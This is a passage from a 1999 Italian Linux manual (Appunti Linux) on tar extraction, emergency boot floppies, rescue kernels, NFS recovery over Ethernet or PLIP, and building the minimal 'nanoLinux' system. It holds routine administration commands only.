Il recupero parziale del contenuto di un archivio **tar** può essere fatto per singoli file o directory, oppure attraverso l'uso di caratteri jolly. In quest'ultimo caso però, occorre fare attenzione a evitare che la shell esegua l'espansione: è compito di **tar** determinare a cosa corrispondano all'interno dei suoi archivi.[4]

Valgono le regole solite: l'asterisco rappresenta un qualunque insieme di caratteri; il punto interrogativo rappresenta un qualsiasi carattere; le parentesi quadre permettono di definire insiemi o intervalli di valori.

Quando si indicano nomi di file o directory, o quando si utilizzano i caratteri jolly, occorre tenere presente che si sta facendo riferimento ai dati contenuti nell'archivio, con i percorsi memorizzati originariamente. Inoltre, se con i caratteri jolly si determina la corrispondenza con una directory, si ottiene l'estrazione del contenuto complessivo di quella.

L'esempio seguente mostra in che modo potrebbero essere recuperate le lettere contenute nella directory `home/tizio/lettere/nuove/` (l'esempio potrebbe apparire diviso su due righe, a causa della sua lunghezza).

```
$ tar -x -z -P -p --same-owner -f /mnt/mo1/lettere.tar.gz
home/tizio/lettere/nuove
```

L'esempio seguente mostra l'estrazione di tutti i file e delle directory corrispondenti a `home/tizio/lettere/ve*`. Gli apici sono necessari per evitare che intervenga la shell a espandere l'asterisco.

```
$ tar -x -z -P -p --same-owner -f /mnt/mo1/lettere.tar.gz
'home/tizio/lettere/ve*'
```

### 177.5.9 Elenco e controllo

Per ottenere un elenco del contenuto di un archivio e per compararne il contenuto con i dati originali, valgono le stesse regole del recupero dei dati. In particolare, al posto dell'opzione **-x** si deve utilizzare **-t** (*lisT*) per gli elenchi e **-d** (*Diff*) per la comparazione.

## 177.6 Archiviazione di un filesystem

L'archiviazione di un intero filesystem va fatta considerando le caratteristiche di questo, in particolare della sua struttura fisica: partizioni e condivisione attraverso la rete.

In generale dovrebbe essere conveniente l'archiviazione separata per ogni partizione e per ogni filesystem condiviso in rete.

Oltre a questo occorre evitare di archiviare anche l'archivio che si sta creando: quando la destinazione dell'archiviazione è un file su disco, questo deve essere montato da qualche parte e per questo si potrebbe creare un circolo vizioso.

Ci sono directory che, per la loro natura, non conviene o non devono essere archiviate: per `/tmp/` non conviene; con `/proc/` non si deve. In questi casi si deve solo ricordare di ricreare queste directory, nel momento in cui fosse necessario il recupero.[5]

---

[4] Questo è un po' quello che accade a **find** con l'opzione **-name**: è **find** stesso ad analizzare i caratteri jolly.

[5] Non bisogna dimenticare i permessi: `/tmp/` 1777 e `/proc/` 0555.

### 177.6.1 Strumenti per il recupero

L'archiviazione di copie di sicurezza non è sufficiente a garantirsi contro gli incidenti: in che modo si può avviare un elaboratore in cui è appena stato sostituito il disco fisso? Evidentemente, occorre essere più previdenti e predisporre in anticipo gli strumenti necessari per preparare le partizioni di un nuovo disco fisso e per recuperare i dati archiviati precedentemente.

Questo argomento viene trattato nei prossimi capitoli.

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# Emergenza

Nel momento nell'imprevisto si può agire solo se si è stati previdenti, pensando ai tipi di situazioni che si possono presentare e preparando gli strumenti necessari in anticipo. Le copie di sicurezza sono la prima cosa da fare per prepararsi ai guai, ma da sole non bastano: occorrono altri strumenti per rimettere in sesto un sistema prima di poter effettuare un eventuale recupero dalle copie.

## 178.1 Dischetti

Di fronte a un qualunque problema di una gravità tale da non permettere l'avvio di un sistema locale, l'unica possibilità di intervenire è data da strumenti su dischetti. Esistono diversi tipi di dischetti che possono essere stati preparati in precedenza:

- dischetti di avvio;
- dischetti di installazione della distribuzione GNU/Linux;
- dischetti preparati appositamente.

### 178.1.1 Dischetti di avvio

Un dischetto di avvio può essere utile quando, per qualche motivo, il metodo normale di caricamento del sistema operativo non funziona più. Esistono almeno tre tipi di dischetti di questo tipo:

- dischetti con un settore di avvio, ma senza kernel;
- dischetti con un settore di avvio e con il kernel;
- dischetti contenenti solo l'immagine del kernel.

#### 178.1.1.1 Settore di avvio senza il kernel

La prima soluzione, quella del dischetto senza kernel, non è adatta per avviare un sistema in difficoltà: è solo un modo per verificare una configurazione di LILO quando non si vuole interferire con l'MBR del disco fisso. In pratica si ottiene semplicemente indicando nel file `/etc/lilo.conf` la riga **`boot=/dev/fd0`**, come nell'esempio seguente:

```
boot=/dev/fd0
prompt
timeout=50
image=/boot/vmlinuz
    label=linux
    root=/dev/hda2
    read-only
```

Quando viene avviato **`lilo`** con questa configurazione, si ottiene la scrittura del primo settore del primo dischetto (il dischetto deve essere stato inizializzato in precedenza, e può anche non contenere alcun filesystem). Ma in questo modo si intende che i file per il caricamento del sistema si devono trovare nella directory `/boot/` del momento in cui si esegue **`lilo`**, e quindi nel filesystem in funzione in quel momento e non nel dischetto. Inoltre, anche il kernel `/boot/vmlinuz` si intende contenuto in quel filesystem e non nel dischetto.

Quando si avvia con un dischetto fatto in questo modo, il programma contenuto nel primo settore va alla ricerca del kernel e degli altri file necessari per il caricamento del sistema nel disco fisso nel momento dell'utilizzo del programma **`lilo`**. Se il sistema non si avvia perché questi file o il kernel sono stati spostati, a nulla serve un dischetto fatto in questo modo.

#### 178.1.1.2 Settore di avvio e kernel

Per fare in modo che il dischetto avvii un kernel contenuto al suo interno, è necessario che questo dischetto contenga un filesystem, che vi sia stata copiata la directory `/boot/` con il suo contenuto, la directory `/etc/` con il file `lilo.conf` e la directory `/dev/` con il dispositivo `fd0` (assieme agli altri dispositivi necessari a individuare i dischi o le partizioni a cui si vuole fare riferimento). Quindi è sufficiente eseguire **`lilo`** con l'opzione **`-r`**, come descritto nella sezione 8.2.6.

Esiste anche la possibilità di usare SYSLINUX, che permette di realizzare un dischetto con le stesse caratteristiche, e con meno difficoltà. SYSLINUX è descritto nel capitolo 8.

Rispetto alla prossima tecnica, un dischetto contenente LILO e il kernel, come appena descritto, è uno strumento di avvio più completo perché permette di specificare, sia attraverso la configurazione del file `/etc/lilo.conf` che per mezzo del cosiddetto *bootprompt*, alcuni parametri di avvio particolari del quale il proprio sistema potrebbe avere bisogno.

#### 178.1.1.3 Immagine del kernel

L'ultima possibilità è la più semplice, e sotto questo aspetto anche la più sicura: il file del kernel viene copiato sul dispositivo del dischetto, senza fare uso di alcun filesystem. Si può utilizzare uno dei due modi seguenti.

```
# cp vmlinuz /dev/fd0
```

```
# dd if=vmlinuz of=/dev/fd0
```

Evidentemente, il file del kernel è speciale perché riesce ad avviare se stesso. Il kernel da solo, però, potrebbe non sapere quale dispositivo contiene il filesystem principale da montare al momento dell'avvio. È necessario utilizzare il programma **`rdev`** per inserire questa e altre notizie nel kernel.

Supponendo che si debba avviare la partizione `/dev/hda2`, inizialmente in sola lettura, si procede come segue per fare queste annotazioni in un kernel copiato in un dispositivo `/dev/fd0`.

```
# rdev /dev/fd0 /dev/hda2
```

```
# rdev -R /dev/fd0 1
```

### 178.1.2 Dischetti di una distribuzione

La maggior parte delle distribuzioni GNU/Linux predispone dei dischetti di emergenza che consentono generalmente di accedere al disco fisso e di fare delle piccole riparazioni.

Tra tutti, i dischetti più rudimentali sono quelli della distribuzione Slackware. La loro semplicità è da considerare un pregio, dal momento che utilizzandoli ci si trova di fronte un sistema GNU/Linux più o meno tradizionale, senza particolari ottimizzazioni.

### 178.1.3 Dischetti realizzati appositamente

Ogni sistema ha le proprie caratteristiche ed esigenze. I dischetti di emergenza preparati da altri, oppure ottenuti da una distribuzione GNU/Linux, possono adattarsi a un certo insieme di situazioni, ma non a tutte.

Quando si vuole essere sicuri di avere gli strumenti giusti al momento giusto, occorre che questi siano stati preparati e collaudati bene, in modo da non sprecare tempo inutilmente.

In sostanza, la realizzazione o la personalizzazione di dischetti di emergenza è una tappa importante per chi vuole amministrare seriamente il proprio sistema.

## 178.2 Personalizzazione di dischetti di emergenza

L'utilizzo di dischetti di emergenza preparati da altri è un buon punto di partenza, ma le particolarità che ogni sistema può avere consigliano almeno una personalizzazione del kernel.

### 178.2.1 Loopback block device

Per poter costruire o almeno personalizzare dei dischetti di emergenza è particolarmente utile attivare nel kernel la gestione diretta delle immagini di questi: *Loopback device support* (12.5.6).

In questo modo, un'immagine non compressa di un dischetto può essere montata con un comando simile a quello seguente:

`mount -o loop -t` ⟨*tipo-di-filesystem*⟩ ⟨*file-immagine*⟩ ⟨*punto-di-innesto*⟩

### 178.2.2 disco RAM

Il filesystem principale può essere caricato in memoria centrale (RAM) e montato da lì. Si ottiene un cosiddetto disco RAM. A parte ogni considerazione sui vantaggi che questo può avere nelle prestazioni del sistema, si tratta di una modalità **quasi** obbligata per l'utilizzo di dischetti di emergenza. Infatti, un disco RAM può essere ottenuto a partire da un'immagine compressa: è il kernel stesso che l'espande in memoria all'atto del caricamento. Quindi, si può fare stare in un dischetto un'immagine di dimensioni superiori alla sua capacità.

Oltre a questo vantaggio, che però richiede la presenza di molta memoria RAM, un dischetto contenente un filesystem trasferito nella RAM può essere subito rimosso, permettendo il riutilizzo dell'unità a dischetti, magari per accedere ad altri programmi di utilità non inclusi nel disco RAM.

Per la gestione di un disco RAM occorre che il kernel sia configurato appositamente: *RAM disk support* (12.5.6).

### 178.2.3 Scostamento (offset)

Quando il kernel carica un disco RAM da un'immagine contenuta in un dischetto, deve conoscere la posizione di inizio di questa immagine. Ciò è importante quando sia il kernel che l'immagine da caricare risiedono nello stesso dischetto. Quando l'immagine da caricare nel disco RAM è contenuta in un dischetto separato, questa si troverà normalmente a partire dall'inizio di questo, cioè da uno scostamento pari a zero.

## 178.3 Dischetti Slackware

I dischetti *root* della distribuzione Slackware sono i più semplici ed efficaci in situazioni di emergenza. Per essere avviati necessitano di un dischetto di avvio (*boot*) contenente il kernel, ma questo può essere eventualmente predisposto localmente in modo da avere a disposizione la configurazione più adatta al proprio sistema. Questi dischetti sono reperibili normalmente presso gli indirizzi seguenti:

*<http://metalab.unc.edu/pub/Linux/distributions/slackware/current/rootdsks/>*

*<http://metalab.unc.edu/pub/Linux/distributions/slackware/current/bootdsks.144/>*

Il dischetto di *root* migliore per la soluzione di problemi è rappresentato dall'immagine compressa `rescue.gz`. Se si intende utilizzare anche un dischetto di avvio ottenuto dalla distribuzione, occorre sceglierlo in base alle indicazioni che si trovano nei file di testo inclusi nelle directory indicate.

L'immagine `rootdsks/rescue.gz` è compressa, e contiene in pratica un disco in formato Second-extended (Ext2) di circa 4 Mbyte. Questo implica che per poterne fare uso occorre molta memoria RAM.

> Nelle prime versioni della distribuzione Slackware era distribuita un'immagine `rescue.gz` molto più piccola, che poteva essere espansa e collocata comodamente su un dischetto da 1440 Kbyte. Questa immagine è ancora disponibile e si trova nel percorso `rootdsks/obsolete/rescue.gz`. Il fatto di poterla decomprimere su un dischetto da 1440 Kbyte permette di evitare il caricamento nella RAM. Per elaboratori aventi fino a 8 Mbyte di memoria RAM, questo è l'unico dischetto di emergenza che possa essere ragionevolmente utilizzato.

> Se si intende utilizzare l'immagine `rootdsks/obsolete/rescue.gz`, è necessario avviare con un kernel in grado di gestire i vecchi binari a.out.

### 178.3.1 Organizzazione dei dischetti Slackware

Come già accennato, la distribuzione Slackware mette a disposizione immagini di dischetti di avvio, ovvero *boot*, contenenti essenzialmente il kernel, e di dischetti *root* contenenti il filesystem principale.

Le immagini per l'avvio sono dischetti Minix normali, contenenti un settore di avvio, la directory `/boot/` e il kernel. Si tratta in pratica di dischetti realizzati in modo analogo a quanto descritto in precedenza nella sezione 178.1.1, quando si faceva riferimento a dischetti contenenti questi elementi.

Le immagini di questi dischetti, anche se non sono di dimensioni pari a quelle di un dischetto normale, non sono compresse e si possono copiare semplicemente sul dispositivo del dischetto di destinazione.

```
# dd if=net.i of=/dev/fd0
```

Le immagini di *root* sono invece dischetti Second-extended (Ext2) da circa 4 Mbyte compressi in modo da poter essere collocati all'interno di un dischetto da 1440 Kbyte, costringendo però all'uso di un disco RAM.

Sono ancora disponibili le vecchie immagini di *root* di tipo Minix, da 1440 Kbyte, anche se non possono più essere utilizzate per l'installazione della distribuzione.

Volendo utilizzare per qualche ragione le vecchie immagini, queste possono essere decompresse prima di installarle nei dischetti, in modo da ridurre l'utilizzo di memoria RAM.

```
# cat rescue.gz | gzip -d | dd of=/dev/fd0
```

### 178.3.2 Utilizzare un kernel personalizzato

Per abbinare un kernel personalizzato a un dischetto *root* della distribuzione Slackware, si potrebbe ricostruire un dischetto di avvio seguendo le stesse modalità usate dalla distribuzione stessa, oppure in maniera più semplice, copiando il kernel in un dischetto direttamente attraverso il suo dispositivo e poi intervenendo con il programma **`rdev`**. Quest'ultima è la modalità che viene descritta.

```
# dd if=zImage of=/dev/fd0
```

La copia di un kernel in un dischetto, attraverso il suo dispositivo, genera il solito dischetto di avviamento già descritto tante volte. Questo kernel su dischetto deve però essere informato di dove e come fare il caricamento del sistema. Il filesystem principale viene caricato da un dischetto, quindi si scrive questo messaggio nel kernel attraverso **`rdev`**.

```
# rdev /dev/fd0 /dev/fd0
```

I dischetti di *root* della distribuzione Slackware non prevedono il controllo del filesystem e il successivo montaggio in lettura e scrittura. In pratica, il filesystem principale deve essere montato inizialmente in lettura-scrittura.

```
# rdev -R /dev/fd0 0
```

Infine si deve specificare che:

- l'immagine del dischetto di *root* (compressa o meno che sia) si trova in un dischetto separato e parte dalla posizione iniziale: lo scostamento è pari a zero;
- si vuole, oppure non si vuole, che il dischetto *root* sia caricato in un disco RAM;
- si vuole un preavviso per sapere quando si può togliere il dischetto del kernel per inserire il dischetto *root*.

Per fare questo si agisce su una serie di bit configurabili attraverso **`rdev`** con l'opzione **`-r`**:

- i primi 11 (dal bit 0 al bit 10) permettono di definire l'indirizzo dello scostamento (in blocchi di 1024 byte);
- il bit 14 indica che si vuole caricare un disco RAM;
- il bit 15 indica che si vuole avere una pausa per lo scambio dei dischetti.

Se si vuole utilizzare il disco RAM si deve utilizzare **`rdev`** nel modo seguente:

```
# rdev -r /dev/fd0 49152
```

infatti, 2^15 + 2^14 + 0 = 49152.
Se invece non si vuole il disco RAM si deve utilizzare **`rdev`** nel modo seguente:

```
# rdev -r /dev/fd0 32768
```

infatti, 2^15 + 0 + 0 = 32768.

## 178.4 Kernel per dischetti di emergenza

Quando si configura un kernel da utilizzare assieme a dischetti di emergenza, occorre tenere presente che non è ragionevolmente possibile utilizzare i moduli, ed è importante attivare determinate caratteristiche che di solito non vengono considerate per i sistemi normali.

- Gestione dei binari a.out.

  I dischetti di emergenza obsoleti sono nel vecchio formato a.out. Il kernel deve essere stato predisposto per gestirli.

  *Kernel support for a.out binaries*

- Filesystem Minix.

  Il filesystem più utilizzato in passato per i dischetti di emergenza, specialmente quando questi dovevano essere di dimensioni minime, è Minix. Anche se adesso i dischetti di emergenza che si trovano in circolazione sono prevalentemente in formato Second-extended, conviene mantenere il supporto a questo vecchio tipo di formato.

  *Minix fs support*

- dischi RAM.

  Anche se non si intende utilizzare dischetti caricati in memoria RAM, vale la pena di preparare un kernel che ne permetta comunque l'utilizzo.

  *RAM disk support*

- Porta parallela PLIP.

  Un kernel per un dischetto di emergenza deve permettere la gestione della rete (TCP/IP), e in particolare, invece di attivare la gestione della porta parallela per la stampa, conviene attivare la gestione della connessione PLIP.

  *PLIP (parallel port) support*

### 178.4.1 Tastiera

Quando si usano dei dischetti di emergenza si hanno già molte limitazioni, e a queste si aggiunge anche la scomodità di una tastiera che non combacia con quella USA.

Si può risolvere il problema direttamente nel kernel senza dover tentare di inserire il programma **`loadkeys`** in dischetti già troppo piccoli. È sufficiente localizzare la mappa della tastiera italiana (di solito si tratta del file `it.map` collocato nella directory `/usr/lib/kbd/keymaps/`⟨*piattaforma*⟩`/qwerty/`) e quindi generare il sorgente **`defkeymap.c`**. Si procede come segue, nel caso si utilizzi la piattaforma i386.

```
# cd /usr/src/linux/drivers/char
```

```
# loadkeys --mktable /usr/lib/kbd/keymaps/i386/qwerty/it.map > defkeymap.c
```

La compilazione successiva di un nuovo kernel utilizzerà la mappa italiana come predefinita e non ci sarà bisogno di utilizzare **`loadkeys`**.

## 178.5 Cavi

Quando si ha la disponibilità di più elaboratori, è probabile che il danno presentatosi su uno di questi non si sia riprodotto in tutti. Una piccola rete locale potrebbe essere di aiuto in situazioni di emergenza e in sua mancanza potrebbero andare bene anche dei cavi paralleli PLIP.

Questo tipo di cavo viene descritto nell'appendice E. La sua realizzazione non è difficile: basta un piccolo saldatore, un po' di stagno, due connettori maschi DB-25 e una piattina multipolare con almeno 13 fili. La schermatura non è necessaria.

Con i dischetti della distribuzione Slackware, preferibilmente con l'immagine `resque.gz`, è possibile stabilire una semplice connessione con un server NFS.

### 178.5.1 Ethernet

Attraverso una connessione Ethernet, con un'interfaccia riconosciuta come **`eth0`**, si può agire come nell'esempio seguente. Si suppone in particolare che l'indirizzo di rete sia 192.168.1.0, che la maschera di rete sia 255.255.255.0 e di poter utilizzare l'indirizzo IP 192.168.1.17 per l'elaboratore avviato con i dischetti di emergenza.

```
# ifconfig eth0 192.168.1.17 netmask 255.255.255.0
```

```
# route add -net 192.168.1.0 netmask 255.255.255.0
```

Per verificare la connessione si può fare un **`ping`** verso l'elaboratore da raggiungere: potrebbe trattarsi dell'indirizzo 192.168.1.1.

```
# ping 192.168.1.1
```

Se tutto è andato bene si può procedere. Si suppone che l'elaboratore 192.168.1.1 metta a disposizione il suo filesystem a partire dalla radice.

```
# mount -t nfs 192.168.1.1:/ /mnt
```

### 178.5.2 PLIP

Nel caso di una connessione PLIP, la procedura è un po' differente. In particolare bisogna ricordare che l'elaboratore dal quale si vogliono attingere i dati attraverso il protocollo NFS, deve avere un kernel compilato in modo da gestire questo tipo di connessione.

Si fa riferimento allo stesso esempio riportato nella sezione precedente. L'unica differenza sta nell'interfaccia usata per la comunicazione: si suppone che sia stata riconosciuta la **`plip1`** da entrambi i lati.

Il procedimento di connessione va fatto da entrambi i capi, infatti, raramente un elaboratore ha una connessione PLIP stabile, e di conseguenza non si trova ad avere un indirizzo e una tabella di instradamento già pronti.

Dal lato dell'elaboratore avviato con i dischetti si procede come segue:

```
rescue# ifconfig plip1 192.168.1.17 pointopoint 192.168.1.1
```

```
rescue# route add -host 192.168.1.17 plip1
```

```
rescue# route add -host 192.168.1.1 plip1
```

Dal lato dell'elaboratore server si effettua l'operazione inversa.

```
server# ifconfig plip1 192.168.1.1 pointopoint 192.168.1.17
```

server# **route add -host 192.168.1.1 plip1**

server# **route add -host 192.168.1.17 plip1**

Per verificare la connessione si può fare un **ping**.

rescue# **ping 192.168.1.1**

Se tutto è andato bene si può procedere montando il filesystem di rete.

rescue# **mount -t nfs 192.168.1.1:/ /mnt**

### 178.5.3 Considerazioni accessorie

Il dischetto di emergenza ha bisogno di un altro punto di innesto per accedere a un disco fisso locale. È sufficiente creare un'altra directory.

Quando si accede a un server NFS e non è possibile farlo mantenendo i privilegi dell'utente **root**, una semplice copia attraverso **cp -dpR** non da un risultato garantito: alcuni file potrebbero risultare inaccessibili in lettura. La cosa si risolve facilmente impacchettando quello che serve nell'elaboratore di origine e dando a questo archivio tutti i permessi necessari.

## 178.6 Utenti e gruppi

Quando si utilizza un sistema operativo minimo, avviato attraverso dischetti di emergenza, per recuperare i dati da uno o più archivi, occorre fare mente locale al problema dell'abbinamento utenti/gruppi, UID/GID.

Trattandosi di un sistema minimo, conterrà alcuni nomi di utenti e di gruppi, presumibilmente non «umani», ma comunque esistenti. Solitamente, questi nomi di utenti e di gruppi sono standardizzati, tuttavia il loro abbinamento con numeri UID/GID non è sempre uniforme. A questo punto, se si recuperano i dati di un sistema in cui questi nomi non corrispondono esattamente, si rischia di riprodurre una copia differente, che non sarà valida quando il sistema normale sarà ripristinato.

Se non ci sono alternative, si può accettare l'inconveniente, riavviare il sistema rigenerato e ripetere il recupero. In questo modo, i file verranno sovrascritti e le proprietà saranno abbinate in base ai nuovi file `/etc/passwd` e `/etc/group`.

> In generale, proprio per questo problema, sarebbe opportuno che il dischetto di emergenza contenesse esclusivamente l'indicazione dell'utente e del gruppo **root**, eliminando qualunque altro tipo di utente di sistema.

---

Appunti Linux 1999.07.12 — *Copyright © 1997-1999 Daniele Giacomini – daniele @ evo.it*

# nanoLinux II

In questo capitolo si intende descrivere in che modo si può preparare un sistema GNU/Linux di emergenza attraverso un esempio allegato a questa documentazione.

In questo periodo le unità di memorizzazione a disco, di medie o alte capacità, diventano sempre più accessibili e presto potrebbero addirittura sostituire completamente i nastri. In questa situazione, un piccolo sistema GNU/Linux potrebbe risiedere all'interno di dischi, insieme a delle copie di sicurezza, di modo che, con l'aiuto di un semplice dischetto di avvio, si possa ripristinare facilmente un sistema danneggiato.

A parte le considerazioni legate a una buona strategia per la sicurezza del proprio sistema, un piccolo sistema GNU/Linux può essere un buon banco di scuola per apprendere il funzionamento di componenti che altrimenti sfuggono nell'intrico di file di cui un sistema normale è composto.

Le condizioni alle quali è sottoposto l'utilizzo di nanoLinux sono riportate nell'introduzione.

| |
|---|
| nanoLinux II contiene anche Secure Shell, la cui licenza deve essere letta, dal momento che pone alcune restrizioni all'utilizzo in forma gratuita. Questa licenza si trova nell'appendice M.1. |

## 179.1 Lavoro di cesello

Il modo più semplice per arrivare a una mini configurazione è quello di preparare una piccola partizione, installarvi GNU/Linux selezionando il minimo numero possibile di pacchetti, e quindi, piano piano, cancellando tutto quello che sembra inutile per i propri scopi. Naturalmente, non si può fare tutto in una volta, bisogna andare per tentativi: a un certo punto si potrebbe scoprire semplicemente che questo sistema non si avvia più...

Quanto più la distribuzione GNU/Linux che si utilizza è sofisticata, attenta alla sicurezza e gradevole da utilizzare, tanto più difficile sarà questa operazione.

Se il risultato finale è di dimensioni ragionevolmente piccole (attualmente, la dimensione critica dovrebbe essere intorno agli 8 Mbyte), si può decidere di preparare un file-immagine. Quindi, con un po' di fortuna, se comprimendolo si riesce a stare al di sotto della dimensione di un dischetto da 1440 Kbyte, si può realizzare il proprio dischetto di emergenza, altrimenti occorre lasciare fuori una parte che non pregiudichi l'avvio, caricandola durante la fase di inizializzazione del sistema.

### 179.1.1 Scegliere la fonte

Un mini sistema GNU/Linux necessita di pochi attributi: semplicità e funzionalità. La sicurezza non conta, o almeno non dovrebbe. Quando si sceglie la fonte di GNU/Linux da «cannibalizzare» per arrivare a una propria miniconfigurazione, non contano le misure di sicurezza che potrebbero invece servire a complicare ulteriormente le cose.

Per questo è il caso di rivolgersi alla distribuzione Slackware: la più semplice e spartana, sia per il modo in cui sono realizzati i pacchetti che per la semplicità nella struttura degli script della procedura di inizializzazione del sistema (`/etc/rc.d/*`).

Vale la pena di ricordare che per installare un qualunque pacchetto Slackware basta decomprimere i pacchetti con **`tar`** ed eseguire lo script `/install/doinst.sh`.

### 179.1.2 Installare e cancellare il superfluo

Dopo aver installato il minimo indispensabile, si procede con la cancellazione di ciò che non è assolutamente necessario: la documentazione per esempio. Il vero problema sono le librerie: bisogna conservare fino all'ultimo quelle contenute in `/lib/*`, fino a quando non si è deciso quale insieme di programmi si vuole mantenere. A quel punto si potranno fare dei tentativi per scoprire quali non sono utilizzate.

#### 179.1.2.1 Librerie essenziali

Ci sono due librerie essenziali:

- `/lib/ld.so`

  la libreria dinamica per i binari compilati in formato a.out;

- `/lib/ld-linux.so`

  la libreria dinamica per i binari compilati in formato ELF.

Se si utilizza solo uno dei due formati di programmi binari, basta la libreria dinamica relativa.

Naturalmente, il nome effettivo di queste librerie è formato spesso dall'aggiunta dei numeri di versione. Quindi, **`ld.so`** potrebbe essere in realtà **`ld.so.1.7.14`**, o qualunque altra cosa. Per fare in modo che non ci siano problemi a raggiungere le librerie, occorre abbinare dei collegamenti (simbolici o meno) in modo da mantenere i riferimenti ai nomi normali.

Per conoscere di quali altre librerie si può avere bisogno, basta utilizzare il programma **`ldd`**. Per esempio:

`$` **`ldd /bin/gzip`**[*Invio*]

```
libc.so.5 => /lib/libc.so.5.4.38 (0x40002000)
```

#### 179.1.2.2 ldconfig

Quando si interviene con i file di libreria, specialmente nel caso in cui questi vengano spostati o aggiunti, è necessario rigenerare il file `/etc/ld.so.cache`, attraverso il programma **`ldconfig`**.

Se si sta tentando di preparare un sistema su un disco che non sia il filesystem principale attuale, il file `ld.so.cache` potrebbe trovarsi ovunque, per esempio in `/mnt/prove/etc/ld.so.cache`. In una situazione del genere, si può utilizzare l'opzione **`-r`**, come mostrato nell'esempio seguente:

`#` **`ldconfig -r /mnt/prove`**

### 179.1.3 Revisione della procedura di inizializzazione del sistema

Vale la pena di analizzare e modificare anche l'insieme di script che compongono la procedura di inizializzazione del sistema, quelli che solitamente si trovano sotto `/etc/rc.d/`. Da loro dipende l'avvio e lo spegnimento corretto del sistema. L'attivazione di tutti i demoni superflui può essere eliminata.

| |
|---|
| Se l'obbiettivo finale è quello di realizzare un dischetto da caricare come disco RAM, non è possibile fare il controllo della partizione o del disco contenente il filesystem principale. |

### 179.1.4 Preparazione di un file-immagine

Quando si pensa di avere raggiunto un risultato accettabile, se le dimensioni sono ragionevoli, si può preparare un file da utilizzare come immagine di un disco ipotetico. Si pone subito il problema della scelta del formato: Second-extended o Minix? Probabilmente il sistema appena sintetizzato avrà un numero molto elevato di file a causa dei dispositivi elencati all'interno di `/dev/`. Se non si eliminano quelli superflui, un'immagine Minix potrebbe non permettere l'inserimento di un numero di file così elevato. Nel caso del tipo Second-extended occorre specificare una dimensione di inode molto piccola per permettere l'inserimento del massimo numero di voci possibili.

Si inizia con la creazione del file-immagine, per esempio di 4 Mbyte.

`#` **`dd if=/dev/zero of=~/miniroot.img bs=1k count=4k`**

Nell'esempio viene creato il file `~/miniroot.img`, composto da caratteri <*NUL*>.

Si procede quindi con la creazione di un filesystem Second-extended.

`#` **`mke2fs -v -m 0 -i 1024 ~/miniroot.img`**

In questo modo si ottiene la creazione del filesystem; in particolare non viene riservata alcuna parte per l'utente **`root`** e la dimensione degli inode viene limitata a 1024 byte (il minimo possibile). Si ottiene quindi la possibilità di inserire un massimo teorico di 4096 file al suo interno.

Il programma fa notare che non si tratta di un disco, ma basta confermare e l'operazione procede ugualmente. Un controllo può essere utile per verificare la situazione.

`#` **`e2fsck ~/miniroot.img`**

Infine, per potervi inserire il sistema GNU/Linux creato, si deve eseguire il montaggio dell'immagine (sempre che il kernel permetta di farlo).

`#` **`mount -o loop -t ext2 ~/miniroot.img /mnt`**

Nel file-immagine non vanno copiati i file contenuti nella directory `/boot/` e tanto meno il kernel.

### 179.1.5 Preparazione del dischetto

Con un po' di fortuna, si riesce a comprimere il file-immagine portandolo a una dimensione così piccola da poter essere contenuto in un dischetto. Prima di farlo, occorre che sia stato smontato.

`#` **`umount /mnt`**

```
# gzip -9 ~/miniroot.img
```

Il risultato sarà naturalmente il file `~/miniroot.img.gz`. Se è andato tutto bene, si può trasferire in un dischetto.

```
# dd if=~/miniroot.img.gz of=/dev/fd0
```

Al termine il dischetto di *root* è pronto.

### 179.1.6 Kernel

L'ultima cosa da fare è la preparazione del kernel. Nel capitolo precedente sono state descritte alcune caratteristiche importanti che questo dovrebbe avere. Vale la pena di ricordare che deve essere in grado di gestire i dischi RAM, altrimenti non si può avviare un'immagine compressa.

Alla fine deve essere preparato nel modo seguente:

1. Viene copiato nel dispositivo del dischetto.

   ```
   # dd if=zImage of=/dev/fd0
   ```

2. Il filesystem principale si troverà nel dischetto posto nella prima unità (anche se si tratta di un'immagine compressa).

   ```
   # rdev /dev/fd0 /dev/fd0
   ```

3. Il filesystem principale viene aperto inizialmente in lettura e scrittura: trattandosi di un disco RAM non è possibile fare altrimenti.

   ```
   # rdev -R /dev/fd0 0
   ```

4. L'immagine del dischetto di *root* si trova in un dischetto separato e parte dalla posizione iniziale: lo scostamento è zero; si vuole che il dischetto *root* sia caricato in un disco RAM; si vuole un preavviso per sapere quando si può togliere il dischetto del kernel per inserire il dischetto *root*.

   2^15 + 2^14 + 0 = 49152

   ```
   # rdev -r /dev/fd0 49152
   ```

La dimensione predefinita del disco RAM è di 4 Mbyte. Se questo non basta, occorre informare il kernel in qualche modo. Se ci si trova in questa situazione, non è più tanto conveniente l'utilizzo di un kernel copiato in questo modo e configurato attraverso **`rdev`**; piuttosto diventa preferibile la preparazione di un dischetto con LILO che provvede all'avvio del kernel con tutte le opzioni necessarie. A questo proposito, si potrebbe usare una configurazione di `/etc/lilo.conf` simile a quanto descritto più avanti in riferimento a nanoLinux II.

### 179.1.7 Ultime considerazioni

Se si è fortunati, la coppia di dischetti *boot* e *root* è pronta per essere collaudata. Naturalmente, oltre alla fortuna occorre avere anche una buona quantità di memoria RAM.

C'è un particolare che è stato trascurato fino ad ora e qualcuno potrebbe porsi il problema. Cosa deve contenere il file `/etc/fstab` sulla riga che descrive il filesystem principale? Si tratta di un disco RAM, e teoricamente vi si dovrebbe fare riferimento utilizzando il file di dispositivo `/dev/ram`. Se non dovesse funzionare così, si può lasciare il nome del dispositivo del dischetto, anche se ciò è falso.

```
/dev/fd0         /        ext2     defaults      1   1
```

## 179.2 Dischi più grandi

Se si hanno a disposizione dischi più grandi, non è necessario indaffararsi così tanto: con l'aiuto del programma di installazione della distribuzione che si ha a disposizione dovrebbe essere facile arrivare a una configurazione inferiore ai 20 Mbyte.

## 179.3 Provare nanoLinux

nanoLinux richiede molta memoria RAM per poter funzionare, almeno 20 Mbyte. Per poterlo utilizzare occorrono tre dischetti: uno per contenere il kernel, un altro per l'immagine compressa del primo disco di *root*, e l'ultimo per i file aggiuntivi che non potevano essere contenuti nell'immagine compressa.

### 179.3.1 Reperire nanoLinux

nanoLinux dovrebbe essere raggiungibile presso lo stesso nodo dal quale è stato ottenuto questo documento, oppure presso uno dei vari siti speculari FTP di Appunti Linux.

